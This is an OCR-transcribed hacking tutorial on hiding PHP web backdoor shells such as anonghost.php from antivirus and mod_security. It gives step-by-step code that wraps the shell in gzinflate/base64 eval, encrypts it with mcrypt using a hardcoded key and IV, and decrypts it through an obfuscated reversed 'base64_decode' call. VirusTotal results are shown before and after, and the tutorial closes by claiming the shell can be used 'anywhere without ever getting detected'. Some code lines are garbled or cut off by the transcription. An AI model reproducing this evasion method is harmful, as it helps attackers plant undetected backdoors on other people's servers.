
AV BYPASS USING PHP ENCRYPTION

Introduction

All of you must have heard about php web based backdoor shell like WSO.php, C99.php, R57.php, anonghost.php or meterpreter payload as well. We all know those files when uploaded to the server having properly configured AV & MOD_SECURITY can easily be detected and removed.

Let's take an example of "**anonghost.php**" web based backdoor shell, the virustotal website indicates the particular file as harmful and 6/55 antivirus indicated as web shell as a backdoor.



virustotal

SHA256: 53232a8e42d5ee9987c161a9523d89b6b4c3c0f7390947b4e739d4d2fff484f9

File name: anonghost.php

Detection ratio: 6 / 55

Analysis date: 2016-02-25 10:09:18 UTC (0 minutes ago)

1 0

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
Avast	PHP:BackDoor-CF [Trj]	20160225
Bkav	VEXE8B2.Webshell	20160224
DrWeb	PHP.Shell.101	20160225
GData	Script.Backdoor.Agent.GL@susp	20160225
Ikarus	PHP.Backdoor.Shell	20160225
Sophos	PHP/WebShell-H	20160225

So let's suppose we need to use this shell as it contains bundle of tools in it, and server is restricting you to access it. So to overcome this issue lets encrypt the entire code and then execute it.

Prerequisite: -

For Windows: - Xampp, Notepad++

For Linux: - Apache. Or use can use kali Linux.


For testing I am using windows (Xampp, notepad++)

Let's Start with the encryption purposes

Step 1) Install Xampp and go to document root directory **"C:\xampp\htdocs\"** (Default location)

Step 2) Create a new folder named Encryption.

Step 3) Go-to xampp control Panel – click on start button near apache module, this will start the apache server on your local host machine.




Step 4) To check whether the server has started go to the web browser and type http://127.0.0.1/, you will see a default xampp page.


Step 5) Download the PHP code mentioned in the download section, and extract it to the encryption folder which we created earlier in document root directory.

Step 6) Put the desired shell you want to encrypt and put it in the encryption folder.

Step 7) Now open the first file name "**encode.php**" and write the name of the file you want to encrypt, in this case its "**anonghost.php**".



Before proceeding to encode it, open the anonghost file and remove the starting "**<?php**" tag from it, and save it.



```
1   session_start();
2
3   error_reporting(E_ERROR | E_PARSE);
4   @ini_set("max_execution_time",0);
5   @set_time_limit(0); #No Fx in SafeMode
6   @ignore_user_abort(TRUE);
7   @set_magic_quotes_runtime(0);
8
9   // global configs
10
```

Step 8) Open your Web browser and enter the url http://127.0.0.1/encryption/encode.php, you will see the encoded value of anonghost.php file.

127.0.0.1/encryption/encode.php

7P3ZettI0jAMntfz1D2gWO6i/VqWwM0W7ZK7SYqkQJGUuC9d9fkFAYiEABJsghSXfut7/uM5msOZgzmb07mK707+K

Copy the entire code and save it somewhere.

Step 9) Now open the "**encrypt.php**" file in notepad++, and go to the 6th line, you will see the function as "**@eval (gzinflate(base64_decode(" "))**;". Paste the encoded value extracted from step 8 in between the double quotes.

```
1   <?php
2   $code = '
3   ?>
4   <?php
5
6    @eval (gzinflate(base64_decode("")));
7   ?>
8
9   <?php
10  ';
11  $key = md5(saurabh);
12  $iv =  '58903745273487261456345245789043';
13  $length = strlen($code);
14  $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
15
```

place the encoded code here, between the double quotes.

```
eval.php | README.txt | encrypt.php | decrypt.php

1  <?php
2  $code = '
3  ?>
4  <?php
5
6  @eval (gzinflate(base64_decode("7P3ZettI0jAMntfz1D2gW06i/VqWwM0W7ZK7SYq
7  ?>
8
9  <?php
10 ';
11 $key = md5(saurabh);
12 $iv =  '58903745273487261456345245789043';
13 $length = strlen($code);
14 $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
15
```

Step 10) Now go to the web browser and open the url http://127.0.0.1/encryption/encrypt.php , you will see the encrypted code.

```
127.0.0.1/encryption/encr
127.0.0.1/encryption/encrypt.php

[redacted]
rpMah+XsNtqKQ8DeRiq1o8om8LOlD+wtkWWyfaila/wEbgrB9akRud5l6N7C7+ZuVXWiWkaGxhAGG1KgpKTPH8Wd2FGx2PL6hmrb1uhDxn5wH557H05piFbWek
```

Copy the encrypted code and save it somewhere.

Step 11) Now Open the "**decrypt.php**", on line 10 you will find the variable name encrypted ($encrypted = " "). Paste the entire encrypted code extracted from the step 10 in between the double quotes.


```
eval.php | README.txt | encrypt.php | decrypt.php

1  <?php
2  $d1="edoc";
3      $d2="ed_46e";
4      $d3="sab";
5      $df=$d1.$d2.$d3
6      $r=strrev($df);
7  $key = md5(saurabh);
8  $iv =  '58903745273[illegible]261456345245789043';
9  $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
10 $encrypted = "";
11 mcrypt_generic_init($cipher, $key, $iv);
12 $decrypted = mdecrypt_generic($cipher,$r($encrypted));
13 mcrypt_generic_deinit($cipher);
```

Paste the encrypted code in between the double quotes and save it.

```
eval.php | README.txt | encrypt.php | decrypt.php | new 23
1  <?php
2  $d1="edoc";
3      $d2="ed_46e";
4      $d3="sab";
5      $df=$d1.$d2.$d3;
6      $r=strrev($df);
7  $key = md5(saurabh);
8  $iv =  '5890374527348726145634524578904 3';
9  $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
10 $encrypted = "rpMah+XsNtqKQ8DeRiqlo8om8L0lD+wtkWWyfaila/wEbgrB9akRud5l6N7C7+ZuVX\
11 mcrypt_generic_init($cipher, $key, $iv);
12 $decrypted = mdecrypt_generic($cipher,$r($encrypted));
13 mcrypt_generic_deinit($cipher);
```

Step 12) Open the web browser and enter the url http://127.0.0.1/encryption/decrypt.php , you will see your code is executed successfully.

Let's now check how many antiviruses are able to detect this code, for this we are going to use virustotal.com



As we can see none of the antivirus was able to detect the web shell, so our job is completed and now we can use this web shell anywhere without ever getting detected.

DOWNLOAD

https://github.com/Hackscode/PHP-Encryption

REFERENCE

http://php.net/manual/en/function.mcrypt-module-open.php